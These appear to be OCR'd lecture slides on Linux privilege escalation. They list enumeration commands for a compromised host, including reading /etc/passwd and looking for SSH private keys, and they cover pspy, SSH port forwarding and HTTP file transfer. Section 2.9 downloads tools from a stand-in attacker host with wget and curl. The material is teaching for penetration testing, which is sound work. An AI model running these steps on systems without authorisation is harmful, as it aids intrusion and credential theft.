Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP

1	Introduction
2	Enumeration - Information Gathering
3	Enumeration - Attack Vectors
4	Exploitation
5	Post-Exploitation

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP

1	Introduction
2	Enumeration - Information Gathering
3	Enumeration - Attack Vectors
4	Exploitation
5	Post-Exploitation

1 Introduction to Privilege Escalation

- privilege escalation is part of the hacking methodology and deal with increasing permissions on a target, for which we acquired remote code execution with a low-privileged user
- idea is to try and exploit a variety of possible attack vectors
- why do we even want high privileges (like root user)?
  - access to everything on the target
  - persistence
  - pivoting

1 Introduction to Privilege Escalation

- generally, privilege escalation can be divided into two phases


1. enumeration: just as with exploring the target from the outside, gathering information is a crucial step in identifying and exploiting possible attack avenues
2. exploitation/escalation: the actual step in which we increase our privileges by exploiting a vulnerability or misconfiguration

1 Introduction to Privilege Escalation

- we can divide into two types of privilege escalation steps
  - vertical privilege escalation
    - "standard privilege escalation"
    - low-priv use to high(er) priv user
    - usually our end-goal
  - horizontal privilege escalation
    - "lateral movement"
    - from one user to another, that might not directly have more privileges
    - might be necessary, since user we switch to might attack vectors that the previous user did not


Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



2.1 Basic OS Information

- **gathered information**
  - host name
  - OS and OS version
  - kernel version
  - system architecture
  - purpose of the host
- **goal**
  - gain an idea of what the system does
  - learn about OS and kernel to find out if any exploits exists
  - architecture might be necessary to correctly compile exploits

2.1 Basic OS Information


```
# get hostname
[user@target ~]$ hostname

# get OS, OS version, kernel version, system architecture
[user@target ~]$ uname -a

# contain welcome message on shell
# might contain information about purpose of the host
[user@target ~]$ cat /etc/issue
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



2.2 Network Information

- **gathered information**
  - network interfaces
  - hosts that the target might be regularly communicate with
- **goal**
  - each target will at least have two interfaces: loopback and the interface we connect over
    - additional interfaces can reveal attack vectors
      - example 1: Docker interface
      - example 2: dual homed target
  - learn about other systems that the target is communicating with, that we might pivot to afterwards or use for exploitation

2.2 Network Information

```
# network interfaces
[user@target ~]$ ip addr


# routes
[user@target ~]$ ip route

# ARP table
[user@target ~]$ ip neigh

# other interesting hosts
[user@target ~]$ cat /etc/hosts
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



2.3 User & Group Information

- **gathered information**
  - which user we have a shell as
  - which groups this user belongs to
  - which users exist on the system
- **goal**
  - being aware of what kind of privilege we are starting of is a basic necessity
  - groups, as we will see later, can be a potent attack vector
  - knowing which users exist on the system can help us in understand and exploitation

2.3 User & Group Information

```
# username, UID, primary group, other groups, GIDs
[user@target ~]$ id


# username
[user@target ~]$ whoami

# all users on the system
[user@target ~]$ cat /etc/passwd

# show active sessions on the system
[user@target ~]$ who
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



2.4 Interesting Directories

- **gathered information**
  - contents of directories
- **goal**
  - certain directories are more likely to contain custom scripts or data than others
    - anything custom is always worth investigating
      - databases
      - Scripts
  - other directories are known to hold file we might be able to use to escalate privileges

2.4 Interesting Directories

```
# user directories are prone for user specific, custom files
[user@target ~]$ ls -la /home/<username>/


# checking for SSH private key
[user@target ~]$ ls -la /home/<username>/.ssh/

# var directory contains served content and logs
[user@target ~]$ ls -la /var/
[user@target ~]$ ls -la /var/www/
[user@target ~]$ ls -la /var/www/html/
[user@target ~]$ ls -la /var/log/
[user@target ~]$ ls -la /var/mail/
[user@target ~]$ ls -la /var/backups/

# other directories worth checking
[user@target ~]$ ls -la /lost+found/
[user@target ~]$ ls -la /opt/
[user@target ~]$ ls -la /root/
[user@target ~]$ ls -la /tmp/
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



2.5 Environmental Variables


- **gathered information**
  - list of environmental variables and their values
- **goal**
  - rather rare, but there might be custom environmental variables that can
    - tell us about a custom program/process running on the target
    - contain sensitive information

2.5 Environmental Variables

```
# displays all environmental variables and their values
[user@target ~]$ env
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



- **gathered information**
  - list of processes with their properties, such as
    - who the process is running as
    - what command is used
    - how long the process is running for already
- **goal**
  - gives us an idea of what runs on the target and thus, what we might be able to exploit
  - processes, that run with the privileges, are a prime target for us; especially those spawned by a custom scripts
  - command that created the process may also contain sensitive information

2.6 Environmental Variables


```
# displays extensive view of running processes
[user@target ~]$ ps aux
```

2.6 Processes - Problems with ps

- while ps will often be useful, it has some issues regarding our endeavours
  - no real time tracking: processes that, e.g., execute every 60s and only run for a very short duration are not displayed
    - only processes are shown that are running during ps execution
  - processes might be hidden by privileges: ps, when run by a non-root user, can be configured so that certain processes, run by other uses, are hidden
- solution: pspy
  - real time tracking and able to snoop processes without root privileges

2.6 Environmental Variables


```
# run pspy on 64 bit architecture
[user@target ~]$ chmod +x pspy64
[user@target ~]$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



```
2024/11/14 03:45:56 CMD: UID=0     PID=2      |
2024/11/14 03:45:56 CMD: UID=0     PID=1      | /sbin/init splash
2024/11/14 03:47:16 CMD: UID=1000  PID=110375 | sleep 3
2024/11/14 03:46:30 CMD: UID=0     PID=110348 | sudo touch /tmp/secret
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



2.7 Internal Services

- **gathered information**
  - list of open listening ports on different network interfaces
- **goal**
  - as it is the case with DBMS services (e.g., MySQL), certain services are supposed to be only available from the loopback interface
    - alternative: only available from a different external interface
  - either way, these are services we did not have access too before, but have access to now
    - may provide a new escalation vector

```
# list all listening UDP/TCP ports
[user@target ~]$ ss -tulpn
```

2.7 Internal Services - Port Forwarding Basics

- assume that we found an interesting service on the loopback interface, that we did not have access to previously
  - e.g., web server on `80/tcp`
- we can communicate with this service from the shell we have on the target system, but can not directly communicate with it from our Kali host
  - can not use browser, can not use tools, …
- while port forwarding and tunneling is worth a lecture on its own, I will provide a small code snippet that can be used in this situation


2.7 Internal Services - Port Forwarding basics

```
[user@kali ~]$ ssh user@target -L 8888:localhost:80
```

- assuming that you have SSH access to the target system, the above command will map whatever service is running on port `80/tcp` on the target system and "map" it to port `8888/tcp` of your kali system
  - i.e, you can visit `localhost:8888` on your Kali system via the browser to interact with the web application

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



2.8 Unmounted Filesystems

- **gathered information**
  - list of mounted filesystems
  - list of filesystems that can be mounted
- **goal**
  - possibly be able to mount an unmounted drive, which may contain sensitive or helpful information

2.8 Unmounted Filesystems

- the `mount` command can be used to show all mounted filesystems
- a feature of Unix based systems: `/etc/fstab`
  - a file that contains specific mount instructions, such as
    - which partition
    - where to mount
    - mount configurations (e.g., automatic mounting at startup)
    - possibly credentials used to access partition
  - makes mounting easier
    - (think of the `mount` command as the `docker` command and `/etc/fstab` as `docker-compose`)

2.8 Unmounted Filesystems - Example /etc/fstab

```
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for
a
# device; this may be used with UUID= as a more robust way to
name devices
# that works even if disks are added and removed. See
fstab(5).
#
# <file system> <mount point>   <type>  <options>
<dump>  <pass>
# / was on /dev/nvme0n1p1 during installation
UUID=df314aa3-374e-48e0-45ab-1ed8e6c2d7a6 /
ext4    errors=remount-ro 0       1
```

2.8 Unmounted Filesystems


```
# list all mounted filesystems
[user@target ~]$ mount -l

# display mount instructions of fstab file
[user@target ~]$ cat /etc/fstab

# try to mount an unmounted filesystem
[user@target ~]$ mount <filesystem>
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



2.9 File Transfer From/To Target

- whether it used as a way to extract files and information from a target or bring exploits and script to it, file transfer is a tool often needed during privilege escalation
- there are many ways one could perform it
  - FTP
  - SCP
  - SMB
  - NFS
  - HTTP
- we will focus on HTTP, since it is the easiest and most simple
  - might not always work, so good to know alternatives

2.9 File Transfer From/To Target

```
# start a simple web server on your attack host, in the
# directory with the file you want to transfer over
[user@kali ~]$ python3 -m http.server <port>

# on the target, you will then try to download the resource
[user@target ~]$ wget http://<attacker-ip>:<port>/<resource>
[user@target ~]$ curl http://<attacker-ip>:<port>/<resource>
-o <outfile>
```

2.9 File Transfer From/To Target - updog

